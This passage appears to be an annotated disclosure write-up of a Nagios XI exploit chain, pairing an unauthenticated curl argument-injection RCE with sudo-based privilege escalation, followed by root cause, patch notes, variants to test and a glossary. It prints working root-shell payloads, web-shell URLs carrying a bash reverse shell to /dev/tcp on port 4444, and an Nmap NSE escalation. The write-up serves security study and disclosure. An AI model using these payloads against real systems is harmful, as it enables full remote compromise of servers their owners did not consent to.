$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --help#/usr/bin/php -qNagios XI Auto-Discovery ToolCopyright (c) 2010-2017 Nagios Enterprises, LLCPortions Copyright (c) others - see source codeLicense: Nagios Open Software License <http://www.nagios.com/legal/licenses>Usage: /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=<scanrange> [--ignore=<ignore>] [--parent=<parent>] [--output=<output>] [--onlynew=<new>]<scanrange> = The IP addresses or network ranges to scan. <ignore> = IP addresses to ignore. <parent> = Default parent for newly found devices. <option> = File used to store results.
Line by line:
$ php ... --helpruns the script with the help flag. The$is the shell prompt, not part of the command.#/usr/bin/php -qis the first line of the output, showing the interpreter that was used.- The next lines are the program name, copyright and licence.
Usage:lists the accepted options:--addresses,--ignore,--parent,--output,--onlynew.- The lines below explain each option: the address range to scan, addresses to ignore, the default parent for newly found devices, and the file used to store results.
The output indicates the script discovers devices on a network within a specified IP range. The first attempt was to scan localhost:
$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]#/usr/bin/php -qWARNING: No targets were specified, so 0 hosts scanned.Starting Nmap 6.47 ( http://nmap.org ) at 2018-11-06 05:07 ESTNmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds<scanresults></scanresults>
Line by line:
--addresses=[redacted]asks the script to scan localhost, the machine it is running on.#/usr/bin/php -qechoes the interpreter line.WARNING: No targets were specified, so 0 hosts scanned.says the scan found nothing to do.Starting Nmap 6.47 ...shows that the script uses Nmap, a network scanner, under the hood.Nmap done: 0 IP addresses (0 hosts up) scanned ...is the summary.<scanresults></scanresults>is the empty result document.
A CIDR with prefix 0 ([redacted]/0) gave the same result. CIDR is the notation for describing a range of IP addresses with a slash and a number; the number says how wide the range is. A prefix of 1 produced more interesting output:
$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]/1#/usr/bin/php -qsh: line 1: 7797 Killed /usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/nullStarting Nmap 6.47 ( http://nmap.org ) at 2018-11-06 05:08 ESTWARNING: No targets were specified, so 0 hosts scanned.Nmap done: 0 IP addresses (0 hosts up) scanned in 0.35 seconds<scanresults></scanresults>
Line by line:
--addresses=[redacted]/1supplies a wider range.sh: line 1: 7797 Killed /usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/nullis the shell reporting that it startedfpingwith those arguments and that the process was killed.2> /dev/nullsends error output to a black hole so it is not shown.- The Nmap lines and the empty result follow as before.
The fping executable is launched with the supplied CIDR incorporated into the command, which suggests command injection. Before exploiting it, the researcher traced system calls to confirm. A system call is a request a program makes to the operating system, such as starting another program.
$ strace -s 200 -f -o strace.txt php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]/1
Line by line:
straceis the tracing tool.-s 200raises the maximum length of each printed string to 200 characters instead of the default 32, so long commands are visible in full.-ffollows child processes, meaning programs started by the script are traced too.-o strace.txtwrites the trace to a file instead of the screen.- The rest is the same PHP command as before.
This follows forks (-f), raises the output length limit to 200 characters (-s 200) instead of the default 32, and writes results to strace.txt. The trace contains lines that confirm the injection:
execve("/bin/sh", ["sh", "-c", "/usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/null"], [/* 26 vars */]) = 0execve("/usr/sbin/fping", ["/usr/sbin/fping", "-a", "-r", "1", "-g", "[redacted]/1"], [/* 25 vars */]) = 0
Line by line:
execve("/bin/sh", ["sh", "-c", "/usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/null"], ...)shows the shell being started with-c, which means run the following text as a command. That text is thefpingcommand with the attacker's value inside it.execve("/usr/sbin/fping", ["/usr/sbin/fping", "-a", "-r", "1", "-g", "[redacted]/1"], ...)showsfpingitself being started with the value as one of its arguments.
fping is executed through /bin/sh -c, and the input [redacted]/1 is concatenated into the command. The report leaves out the trial and error needed to find the injection point, noting only that there are plenty of resources on finding command injection and that a vulnerability exists.
Step 7: escalate to root on 5.5.6
With the sudoers entry and the command injection, running the script under sudo yields a root shell without a password. The example is performed as the nagios user:
$ whoaminagios$ sudo php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses='[redacted]/1`/bin/bash > $(tty)`'#/usr/bin/php -q# whoamiroot# iduid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Line by line:
$ whoamiprints the current user, andnagiosis the answer.$ sudo php ... --addresses='[redacted]/1/bin/bash > $(tty)'runs the script as root throughsudo. The address value contains backticks. In a shell, backticks mean run the enclosed text as a command and substitute its output. So the shell runs/bin/bash > $(tty), which starts a new Bash shell and connects it to the current terminal ($(tty)is the terminal device).#/usr/bin/php -qis the script's own output line.# whoaminow printsroot, and# idconfirmsuid=0(root) gid=0(root) groups=0(root)with the given security context. User ID 0 is root, the highest privilege on Linux.
Step 8: escalate to root on 2012r1.0 via Nmap
In 2012r1.0 the sudoers entry names the nmap binary instead of autodiscover_new.php. Nmap's Scripting Engine (NSE) runs Lua scripts, and Lua's os.execute can run shell commands. Lua is a small programming language; os.execute is its function for running an operating system command. Again the test is performed as nagios:
$ whoaminagios$ echo 'os.execute("/bin/bash")' > /var/tmp/shell.nse && sudo nmap --script /var/tmp/shell.nseStarting Nmap 5.51 ( http://nmap.org ) at 2018-11-06 01:42 EST# whoamiroot# iduid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Line by line:
$ whoamiprintsnagios.$ echo 'os.execute("/bin/bash")' > /var/tmp/shell.nsewrites a one-line Lua script to a temporary file. The script tells Lua to start Bash.&& sudo nmap --script /var/tmp/shell.nseruns Nmap as root with that script. Because Nmap is allowed by the sudoers rule, no password is asked.Starting Nmap 5.51 ...is Nmap's banner.# whoamiprintsroot, and# idconfirmsuid=0(root).
Step 9: combine RCE and LPE into a remote root shell
The two primitives are an unauthenticated way to execute PHP code remotely and a local way to reach root. A primitive here means a small, reliable building block of an attack. Combined, they give a remote root shell. The payload is changed to a Bash reverse shell connecting back to a Netcat listener. A reverse shell is a shell on the target that connects out to the attacker, which is useful when the attacker cannot connect in.
$ nc -l 4444
Line by line:
ncis Netcat.-l 4444means listen on port 4444. A port is a numbered channel on a machine; services listen on ports so connections can find them.
The URL to visit differs by target version. For 5.5.6:
https://[redacted]/nagvis/exec.php?cmd=sudo%20php%20%2Fusr%2Flocal%2Fnagiosxi%2Fhtml%2Fincludes%2Fcomponents%2Fautodiscovery%2Fscripts%2Fautodiscover_new.php%20--addresses%3D%27127.0.0.1%2F0%60%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.191%2F4444%200%3E%261%60%27
Line by line, decoding the URL encoding:
https://[redacted]/nagvis/exec.phpis the web shell.?cmd=starts the command parameter.sudo%20php%20...autodiscover_new.phpissudo php ...autodiscover_new.phpwith spaces encoded as%20.%20--addresses%3D%27is--addresses=', where%3Dis=and%27is a single quote.[redacted]%2F0is[redacted]/0, with%2Fas the slash.%60%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.191%2F4444%200%3E%261%60is the backtick-wrapped reverse shell:/bin/bash -i >& /dev/tcp/[redacted]/4444 0>&1.-imakes the shell interactive,/dev/tcp/host/portis a Bash feature that opens a network connection, and0>&1redirects input and output through it.%27closes the single quote.
For 2012r1.0:
https://[redacted]/nagiosql/exec.php?cmd=echo%20%27os.execute%28%22%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.191%2F4444%200%3E%261%22%29%27%20%3E%3E%20%2Fvar%2Ftmp%2Fshell.nse%20%26%26%20sudo%20nmap%20-p%2080%20192.168.1.1%20--script%20%2Fvar%2Ftmp%2Fshell.nse
Line by line, decoding the URL encoding:
https://[redacted]/nagiosql/exec.phpis the web shell on this version, in a different folder.?cmd=starts the command.echo%20%27os.execute%28%22...%22%29%27isecho 'os.execute("...")', writing the Lua line to standard output.%20%3E%3E%20%2Fvar%2Ftmp%2Fshell.nseis>> /var/tmp/shell.nse, appending that output to the script file.%20%26%26%20is&&, meaning run the next command only if this one succeeded.sudo%20nmap%20-p%2080%20192.168.1.1%20--script%20%2Fvar%2Ftmp%2Fshell.nseissudo nmap -p 80 [redacted] --script /var/tmp/shell.nse, running Nmap as root with the script.-p 80limits the scan to port 80.
When the reverse shell connects back, the Netcat session shows a root shell:
$ nc -l 4444bash: no job control in this shell# whoamiwhoamiroot# ididuid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:httpd_t:s0
Line by line:
$ nc -l 4444is the listener waiting.bash: no job control in this shellis a harmless warning from the new shell.# whoamiprintswhoami(the terminal echoes the typed command) and thenroot.# idprintsidand thenuid=0(root) gid=0(root) groups=0(root)with thehttpd_tsecurity context, confirming root.
Root cause
The RCE is a chain of missing validation and incorrect escaping. magpie_debug.php passes the url GET parameter to fetch_rss() without validation or sanitisation, fetch_rss() passes it to _fetch_remote_file() unchanged, and Snoopy's fetch() passes the URI to _httpsrequest(), which concatenates it into a curl command line. The escaping applied there is escapeshellcmd(), which is meant for a whole command string and still allows an arbitrary number of arguments to be passed; escapeshellarg() is the correct function for a single argument. That lets an attacker append curl options such as -o and write attacker-controlled content to a chosen path. The bundled MagpieRSS and Snoopy libraries were outdated, and the report frames the exposure as lasting around six years until the late-2018 patch.
The LPE is a configuration and coding problem in Nagios XI itself. /etc/sudoers grants nagios and apache passwordless sudo on a PHP script that accepts arbitrary arguments, and that script contains a command injection: user-supplied address ranges are concatenated into an fping command run through /bin/sh -c. SourceGuardian hides the source but does not prevent dynamic analysis, so the injection can still be found by running the script and tracing it. In 2012r1.0 the same sudoers pattern applies to nmap, whose scripting engine can run shell commands.
Impact
An unauthenticated attacker who can reach the Nagios XI web interface can execute PHP code as the apache user, and by combining that with the local privilege escalation can obtain a root shell on the host. The report demonstrates this against 5.5.6 and shows the equivalent escalation path on 2012r1.0. The RCE requires the target to be able to reach an attacker-controlled HTTPS listener, and the file write requires a directory that is writable by apache and web-accessible; the report found /usr/local/nagvis/share/ on 5.5.6 and notes the directory differs between versions. The LPE requires the sudoers entries described above, which the report says are present in both versions examined. The report describes the RCE and LPE as the most severe bugs found in Nagios XI but not the only ones, and points to the Tenable advisory for the rest.
Fix
The report states that Nagios patched the RCE in late 2018 and that a patch was issued very quickly after disclosure, with timely communication during the process; remediation guidance is on the Nagios security issues page. It does not describe the contents of the patch. The underlying code fix would be to escape the URI as a single argument with escapeshellarg() rather than escapeshellcmd(), and to validate the url parameter before it reaches the fetch functions; the report presents the escapeshellarg() point as the correct use of the API. An API here is simply the set of functions a library offers to programmers. On the LPE side, the report does not state what was changed.
Variants to test
- Other Nagios XI scripts that take a URL and fetch it. A positive result is a request without authentication that causes an outbound HTTPS fetch, and, if the same Snoopy code path is used, a curl command line into which extra arguments can be injected.
- Other bundled copies of MagpieRSS or Snoopy in third-party products. A positive result is a reachable
magpie_debug.php(or another script callingfetch_rss()) where theurlparameter is passed through unvalidated and an HTTPS URI triggers anexec()of curl. - Argument injection through
-oagainst any curl invocation built withescapeshellcmd(). A positive result is a file written to a path you chose, containing the response body from your listener. - Writable, web-accessible directories owned by the web user. Run
find /usr/local/ -type d -user apache(adjusting the path) and check whether any returned directory is served by the web server; a positive result is a directory where a written PHP file can be requested and executed. - Passwordless sudo entries for scripts that accept arguments. Check
/etc/sudoersforNOPASSWDrules on interpreters or tools; a positive result is a rule that lets a low-privileged user run a script or binary with attacker-controlled arguments as root. - Command injection in address or range parameters of discovery scripts. A positive result is a shell metacharacter in the value appearing unquoted in an
execveof/bin/sh -c, as seen withfpingin the trace. - Nmap NSE abuse where
nmapis run via sudo. A positive result is a Lua script containingos.executerunning as root when invoked through the sudo rule.
Glossary
- API: the set of functions and rules a piece of software offers to other software that wants to use it.
- Argument: a value passed to a command or function to tell it what to work on.
- Backtick: the ` character in a shell, which runs the enclosed text as a command and substitutes its output.
- Bash: the common Linux command shell, the program that reads typed commands and runs them.
- Cache: a stored copy of something kept to avoid fetching it again.
- CIDR: notation for a range of IP addresses, written as an address followed by a slash and a prefix length.
- Command injection: tricking a program into running extra operating system commands hidden inside an input value.
- Curl: a command-line tool for fetching URLs.
- CVE: a public identifier for a known security vulnerability.
- Dynamic analysis: studying a program by running it and observing what it does.
- Escaping: neutralising special characters in input so they are treated as plain text.
escapeshellarg(): a PHP function that wraps a single argument so it cannot break out of its place in a command.escapeshellcmd(): a PHP function that escapes a whole command string; it still allows extra arguments to be added.exec(): a PHP function that runs an operating system command.execve: the Linux system call that starts a program.fping: a fast command-line ping tool used to check which hosts are alive.- GET parameter: a value sent in a web address after the question mark.
- Header: metadata sent alongside a web request or response.
- HTTPS: the encrypted version of the web protocol.
- HTTP client: software that sends requests to web servers and reads the responses.
- Listener: a program that waits for incoming network connections.
- Local privilege escalation (LPE): turning a limited foothold on a machine into higher privileges, such as root.
- Lua: a small programming language, used by Nmap's scripting engine.
- MagpieRSS: an old PHP library for reading RSS feeds.
- Method: a function that belongs to an object.
- Netcat (
nc): a simple tool for opening and listening on network connections. - Nmap: a network scanner that discovers hosts and services.
- NSE: Nmap Scripting Engine, which runs Lua scripts during scans.
- Object: a bundle of code and data in a program.
- Port: a numbered channel on a machine that a service listens on.
- Primitive: a small, reliable building block of an attack.
- Proxy: an intermediary server that forwards requests.
- Remote code execution (RCE): making a remote server run commands of your choosing.
- Reverse shell: a shell on the target that connects back out to the attacker.
- Root: the all-powerful administrator account on Linux, user ID 0.
- RSS: a format news sites use to publish lists of articles.
- Sanitisation: cleaning input so it is safe to use.
- Scheme: the leading part of a URL such as
httporhttps. - Shodan: a search engine for internet-connected devices.
- Snoopy: an old PHP HTTP client library bundled inside MagpieRSS.
- SourceGuardian: a tool that compiles and encrypts PHP source to hide it.
- SSH: a way to open a text terminal on a remote machine.
- Standard output: where a program normally prints its results, usually the terminal.
- Static analysis: studying a program by reading its code without running it.
strace: a Linux tool that records the system calls a program makes.- SUID: a Linux permission that makes a program run with its owner's rights.
sudo: the command that runs another command as a different user, usually root./etc/sudoers: the configuration file that decides who may usesudofor what.- System call: a request a program makes to the operating system, such as starting another program.
- Unauthenticated: reachable without logging in.
- URI / URL: the full address of a resource on a network.
- User agent: the name a client announces to a server when making a request.
- Validation: checking that a value is acceptable before using it.
- Web shell: a small script on a server that lets an attacker run commands through a browser.
whoami: a command that prints the name of the current user.


